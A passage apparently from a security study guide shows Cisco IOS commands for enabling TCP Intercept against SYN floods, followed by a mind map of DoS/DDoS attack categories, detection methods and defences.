


Figure 10-18 TCP Intercept Process

Configuring TCP Intercept Commands on Cisco IOS router

```
Router(config)# access-list <access-list-number> {deny | permit} TCP any <destination>
<destination-wildcard>
Router(config)# access-list 101 permit TCP any 192.168.1.0 0.0.0.255

Router(config)# ip tcp intercept list access-list-number
Router(config)# ip tcp intercept list 101

Router(config)# ip tcp intercept mode {intercept | watch}
```

Mind Map


Denial of Service DOS / DDoS
Categories of DoS/DDoS Attacks
Volumetric Attacks
Fragmentation Attacks
TCP-State-Exhaustion Attacks
Application Layer Attacks
DoS/DDoS Attack Techniques
Application Level Flood Attacks
Peer-to-Peer Attacks
Bandwidth Attacks
Service Request Floods
SYN Attack / Flooding
ICMP Flood Attack
Permanent Denial-of-Service Attack
Distributed Reflection Denial of Service (DRDoS)
Detection
Activity Profiling
Wavelet Analysis
Sequential Change-Point Detection
Symptoms
Slow performance
Increase in spam emails
Unavailability of resource
Denial of services
Defending against Botnets
RFC 3704 Filtering
Cisco IPS Source IP Reputation Filtering
Black Hole Filtering
Enabling TCP Intercept on Cisco IOS Software
Propagation of Malicious Code
Back-Chaining Propagation
Central Source Propagation
Autonomous Propagation